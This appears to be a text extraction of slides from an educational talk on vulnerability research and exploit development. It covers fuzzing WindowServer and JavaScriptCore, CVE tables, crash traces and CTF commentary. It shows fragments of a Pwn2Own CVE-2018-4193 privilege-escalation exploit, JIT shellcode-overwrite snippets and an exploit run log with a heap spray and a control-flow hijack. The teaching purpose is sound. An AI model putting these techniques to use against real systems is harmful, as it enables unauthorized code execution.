#41 0x000000000046bb30 in main (argc=2, argv=0x7fff330b29d8) at ../../Source/JavaScriptCore/jsc.cpp:3240
```

Misconception:

*All new code is written by **vigilant, security-minded** developers*

Uses Old Fuzzer, Finds New Bugs



| Project Zero bug ID | CVE | Type | Affected Safari 11.1.2 | Older than 6 months | Older than 1 year |
|----------------------|---------------|----------|------------------------|---------------------|-------------------|
| 1593 | CVE-2018-4197 | UAF | YES | YES | NO |
| 1594 | CVE-2018-4318 | UAF | NO | NO | NO |
| 1595 | CVE-2018-4317 | UAF | NO | YES | NO |
| 1596 | CVE-2018-4314 | UAF | YES | YES | NO |
| 1602 | CVE-2018-4306 | UAF | YES | YES | NO |
| 1603 | CVE-2018-4312 | UAF | NO | NO | NO |
| 1604 | CVE-2018-4315 | UAF | YES | YES | NO |
| 1609 | CVE-2018-4323 | UAF | YES | YES | NO |
| 1610 | CVE-2018-4328 | OOB read | YES | YES | YES |

UAF = use-after-free. OOB = out-of-bounds

Bug Age

6+ months

0–6 months

6+ months

6+ months

6+ months

0–6 months

6+ months

6+ months

12+ months

<https://googleprojectzero.blogspot.com/2018/10/365-days-later-finding-and-exploiting.html>

New Code Considered Harmful



- Code has not experienced robust testing
 - Once in-market, 1 billion users get to ‘test your code’
- Breaks assumptions made in other parts of the codebase
 - Apprentice / second-author developers have less context
- ...

Advice:

*Identify sources of user input, and
follow the data*

```
doom@upwn64:~$ ./ctf_chall
```

```
-- Hyperloop Transit Ticketing -----
```



1. Purchase ticket
 2. Print ticket
 3. Change seat
 4. Change passenger
 5. Cancel ticket
 6. Quit
-

```
Enter Choice: 
```

| Function name | Segment | Start |
|------------------------------------|---------|------------------|
| f __XSynchronizeWindowBackingStore | _text | 0000000000037EB4 |
| f __XSetSecureEventInput | _text | 0000000000037F74 |
| f __XSetMouseFocusWindow | _text | 0000000000038003 |
| f __XSetMouseEventEnableFlags | _text | 000000000003807F |
| f __XAddSurface | _text | 0000000000038138 |
| f __XRemoveSurface | _text | 0000000000038214 |
| f __XRemoveAllSurfaces | _text | 000000000003836A |
| f __XBindSurface | _text | 0000000000038421 |
| f __XMoveSurface | _text | 00000000000386A1 |
| f __XOrderSurface | _text | 0000000000038780 |
| f __XFlushSurfaceInline | _text | 00000000000389FD |
| f __XFlushSurface | _text | 0000000000038B21 |
| f __XSetSurfaceProxiesForNextFlush | _text | 0000000000038C90 |
| f __XShapeSurface | _text | 0000000000038D70 |
| f __XShapeSurfaceInline | _text | 0000000000038F85 |
| f __XGetSurfaceBounds | _text | 0000000000039388 |

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~600 Endpoints 



```

000000060 76 00 00 00 73 00 00 00 2c 03 00 00 7a 00 00 00 v...s...,...,z...
000000070 6f 00 00 00                                o...

[+] [775] calling 0x7fff6d6b6d2c SkyLight!_XSetProcessNotifyInterests
mach_msg @ 0x7ffee21b8620
msgh_bits: 0x1112
msgh_size: 0x88
msgh_remote_port: 66351
msgh_local_port: 88347
msgh_voucher_port: 0
msgh_id: 0x73a3
msgh_buffer:
      0 1 2 3 4 5 6 7 8 9 A B C D E F 0123456789ABCDEF
000000000 00 00 00 00 01 00 00 00 03 00 00 00 18 00 00 00 .....
000000010 e7 05 00 00 71 00 00 00 32 03 00 00 2e 01 00 00 ....q...2...
000000020 72 00 00 00 ce 00 00 00 70 00 00 00 c8 00 00 00 r.....p.....
000000030 7c 00 00 00 2d 03 00 00 64 00 00 00 7b 00 00 00 |....-d...{...
000000040 67 00 00 00 66 00 00 00 e8 05 00 00 cb 00 00 00 g...f.....
000000050 6d 00 00 00 79 00 00 00 6e 00 00 00 76 00 00 00 m...y...n...v...
000000060 73 00 00 00 2c 03 00 00 7a 00 00 00 6f 00 00 00 s...,...,z...o...

[+] [775] calling 0x7fff6d69206a SkyLight!_XGetDisplaySystemState
mach_msg @ 0x7ffee21b8620
msgh_bits: 0x1112
msgh_size: 0x28
msgh_remote_port: 53355
msgh_local_port: 9731
msgh_voucher_port: 0
msgh_id: 0x746d
msgh_buffer:
      0 1 2 3 4 5 6 7 8 9 A B C D E F 0123456789ABCDEF
000000000 00 00 00 00 01 00 00 00 0d 00 00 00 00 00 00 00 ......

[+] [775] calling 0x7fff6d69206a SkyLight!_XGetDisplaySystemState
mach_msg @ 0x7ffee21b8620
msgh_bits: 0x1112
msgh_size: 0x28
msgh_remote_port: 53255
msgh_local_port: 9731
msgh_voucher_port: 0

```

Let's fuzz!

- AFL
- Radamsa

✓ ... flip bits ??!?

 **halvarflake**
@halvarflake

Following ▾

Looking at my security/vulnerability research career, my biggest mistakes were almost always trying to be too clever. Success hides behind "what is the dumbest thing that could possibly work"?

3:35 AM - 5 Dec 2018

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<https://twitter.com/halvarflake/status/1070235097511706624>



```

Process 77180 stopped
* thread #1, queue = 'com.apple.main-thread', stop reason = EXC_BAD_ACCESS (address=0x7fd68940f7d8)
    frame #0: 0x00007fff55c6f677 SkyLight`_CGXRegisterForKey + 214
SkyLight`_CGXRegisterForKey:
-> 0x7fff55c6f677 <+214>: mov    rax, qword ptr [rcx + 8*r13 + 0x8]
  0x7fff55c6f67c <+219>: test   rax, rax
  0x7fff55c6f67f <+222>: je     0x7fff55c6f6e9          ; <+328>
  0x7fff55c6f681 <+224>: xor    ecx, ecx
Target 0: (WindowServer) stopped.

```

```

(lldb) bt
* thread #1, queue = 'com.apple.main-thread', stop reason = EXC_BAD_ACCESS (address=0x7fd68940f7d8)
* frame #0: 0x00007fff55c6f677 SkyLight`_CGXRegisterForKey + 214
  frame #1: 0x00007fff55c28fae SkyLight`_XRegisterForKey + 40
  frame #2: 0x00007ffee2577232
  frame #3: 0x00007fff55df7a57 SkyLight`CGXHandleMessage + 107
  frame #4: 0x00007fff55da43bf SkyLight`connectionHandler + 212
  frame #5: 0x00007fff55e37f21 SkyLight`post_port_data + 235
  frame #6: 0x00007fff55e37bfd SkyLight`run_one_server_pass + 949
  frame #7: 0x00007fff55e377d3 SkyLight`CGXRunOneServicesPass + 460
  frame #8: 0x00007fff55e382b9 SkyLight`SLXServer + 832
  frame #9: 0x0000000109682dde WindowServer`_mh_execute_header + 3550
  frame #10: 0x00007fff5bc38115 libdyld.dylib`start + 1
  frame #11: 0x00007fff5bc38115 libdyld.dylib`start + 1

```

I wrote a vulnerability scanner that abstracts all the predicates in a binary, traverses the callgraph and generates phormulaes to run them with a SMT solver.
I found 1 vuln in 3 days with this tool.



He wrote a dumb ass fuzzer and found 5 vulns in 1 day.

Good thing I'm not a n00b like that guy.



<https://twitter.com/matalaz/status/580600098092105728>

Misconception:

*Only expert researchers with
tools can find bugs*

Observation:

*An easy-to-find bug is just as
easily found by others*



Ned Williamson @NedWilliamson · Jun 6

So that _CGXRegisterForKey signed comparison bug in WindowServer... is that completely unaudited/unfuzzed? lol



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Niklas B

@_niklasb

Following

Replying to @NedWilliamson

Well, at least 3 teams found it separately with dumb in process fuzzing. Took about 5 minutes to trigger. So hopefully it is unfuzzed by Apple or I don't know what they were doing

8:39 AM - 6 Jun 2018

https://twitter.com/_niklasb/status/1004342074114760704

Step 4:

Exploit Development



So you found a bug?

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Let's take a step back

How do you actually write an exploit?

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Practice!

Observation:

JavaScript based exploits are often similar in construction








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LyleMi and tunz Add CVE-2018-4441 and CVE-2018-4443

Latest commit `69a02f0` 18 hours ago



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3 months ago



jsc Add CVE-2018-4441 and CVE-2018-4443

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v8 Add CVE-2018-6149

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README.md Add CVE-2018-4441 and CVE-2018-4443

17 hours ago



Case Study of JavaScript Engine Vulnerabilities

Security Fixes and Rewards

Note: Access to bug details and links may be kept restricted until a majority of users are updated with a fix. We will also retain restrictions if the bug exists in a third party library that other projects similarly depend on, but haven't yet fixed.

This update includes [40](#) security fixes. Below, we highlight fixes that were contributed by external researchers. Please see the [Chrome Security Page](#) for more information.

[\[\\$5000\]](#)[\[867776\]](#) **High** CVE-2018-16065: Out of bounds write in V8. *Reported by Brendon Tiszka on 2018-07-26*

[\[\\$3000\]](#)[\[847570\]](#) **High** CVE-2018-16066: Out of bounds read in Blink. *Reported by cloudfuzzer on 2018-05-29*

[\[\\$1000\]](#)[\[848306\]](#) **High** CVE-2018-17457: Use after free in WebAudio. *Reported by Zhe Jin (金哲), Luyao Liu(刘路遥) from Chengdu Security Response Center of Qihoo 360 Technology Co. Ltd on 2018-05-31*

[\[\\$500\]](#)[\[860522\]](#) **High** CVE-2018-16067: Out of bounds read in WebAudio. *Reported by Zhe Jin (金哲), Luyao Liu(刘路遥) from Chengdu Security Response Center of Qihoo 360 Technology Co. Ltd on 2018-07-05*

[\[N/A\]](#)[\[877182\]](#) **High** CVE-2018-16068: Out of bounds write in Mojo. *Reported by Mark Brand of Google Project Zero on 2018-08-23*

[\[N/A\]](#)[\[848238\]](#) **High** CVE-2018-16069: Out of bounds read in SwiftShader. *Reported by Mark Brand of Google Project Zero on 2018-05-31*

[\[N/A\]](#)[\[848716\]](#) **High** CVE-2018-16070: Integer overflow in Skia. *Reported by Ivan Fratric of Google Project Zero on 2018-06-01*

[\[N/A\]](#)[\[855211\]](#) **High** CVE-2018-16071: Use after free in WebRTC. *Reported by Natalie Silvanovich of Google Project Zero on 2018-06-21*

[\[\\$4000\]](#)[\[864283\]](#) **Medium** CVE-2018-16072: Cross origin pixel leak in Chrome's interaction with Android's MediaPlayer. *Reported by Jun Kokatsu (@shhnjk) on 2018-07-17*

Can I just play lots of CTFs?

**Bruno Keith**

@bkth_

Following



Replying to @hugeh0ge

I sure won't :p libc challenges are most often artificial things that carry close to zero value for real life stuff and that's even truer as techniques get more and more contrived

2:36 PM - 24 Dec 2018

https://twitter.com/bkth_/status/1077286946072870912

boston key party



CAPTURE
the **FLAG**



Ok, SO now you have found a
bug, what do you do

Vulnerable Array

Index 0

Index 1

Index 2

Index 3

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Index 6



```
canon_psn = MakeCononicalPSN(psn);
rec = FindProcessRecByPSN(canon_psn);

// attacker controlled 'index', can be < 0
if ((signed int) index > 6)
{
    status = -50; // failure code
}
else
{
    status = -600;
    if (rec)
    {
        ...
    }
}
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```
1 // CVE-2018-4193 Exploit, by Ret2 Systems, Inc. (Pwn2Own 2018)
2 // compiled with: clang -framework Foundation -framework Cocoa eop.m -o eop
3
```

```
4 #import <dlfcn.h>
5 #import <mach-o/dyld.h>
6 #import <Cocoa/Cocoa.h>
7 #import <Foundation/Foundation.h>
8 #import <CoreGraphics/CoreGraphics.h>
```

```
10 #import "offsets.h"
11 #import "shellcode.h"
```

```
13 //
14 // Globals
15 //
```

```
17 int g_cid = 0;
```

```
19 uint32_t fast_probe[8192] = {};
20 uint32_t fast_flip[8192] = {};
```

```
22 int (*CGSSetHotKey)(int, int, int, int, int);
23 int (*CGSGetHotKey)(int, uint64_t, uint16_t *, uint16_t *, uint32_t *);
24 int (*CGSRemoveHotKey)(int, int);
25 int (*CGSSetHotKeyEnabled)(int, uint64_t, bool);
```



1300+ LOC

Observation:

*A simple looking bug can be
non-trivial to exploit*













Found a crash!

Found a crash!

Exploitable!

>99% Reliable


Unreliable Exploit

Unexploitable?

Not a
vulnerability

Payload


Exploit



<http://gunshowcomic.com/648>



```
system("cat flag.txt")    ctf_chal[983]: segfault at 0
```



```
}
```

```
fakearray[2] = cf[0];
```

```
hax[0] = 0xcc;
```

```
hax[1] = 0xcc;
```

```
// Overwrite the JIT code with our INT3s
```

```
log("Writting shellcode over jit page");
```

```
prims.set(jitaddr.add(32), [0xcc, 0xcc, 0xcc, 0xcc]);
```



```
// Call the JIT function, triggering our INT3s
```

```
log("Calling jit function");
```

```
jit();
```

```
function exploit() {
```

```
    shellcode = new Uint8Array(0x100);
```


```
    shellcode.set([0xcc, 0xbe, 0x20, 0
```


```
    pwn();
```


```
x2[0] = 0xcc;
```

```
x2[1] = 0xcc;
```

```
x2[2] = 0xcc;
```







```
[*] - probe_indexes[1] = 0xFC9AA889
[+] Wrote probes into hotkey spray!
[*] Locating hotkey probes...
[*] Found hotkey probes around key ~1213496 (in 3145737 objects, 3072ab)
[*] - Need to spray ~3145737 more objects to ensure 0x7fa80000c913
[*] Punching holes for hotkeys in spray...
[*] Allocating new hotkeys...
[*] Spraying second half...
[*] - Completed 2000000
[*] - Completed 3000000
[*] Attempting partial overwrite of hotkey pointer...
[*] Successfully corrupted a hotkey pointer!
[*] Locating corrupted hotkey in spray...
[*] Found hotkey in 1_2754632 at offset 0x118
[!] STATS: 3072 mb - 1213496 write - 2754632 flip - 0x118 offset - 3145737 objs
[*] Wrote shellcode to /cores/5b84c6f
[*] Grooming with 0x118 sized arrays, freeing 0 chunks...
[*] Found overlaid hotkey id 0xae40000000000000
[*] Attempting corruption...
[*] Corrupting 0x1b50e4000 --> 0x1b4ce4000...
[*] Hijacking control flow...
[+] Done!
markus-mac-vm:exploit user$ cat /pwnd
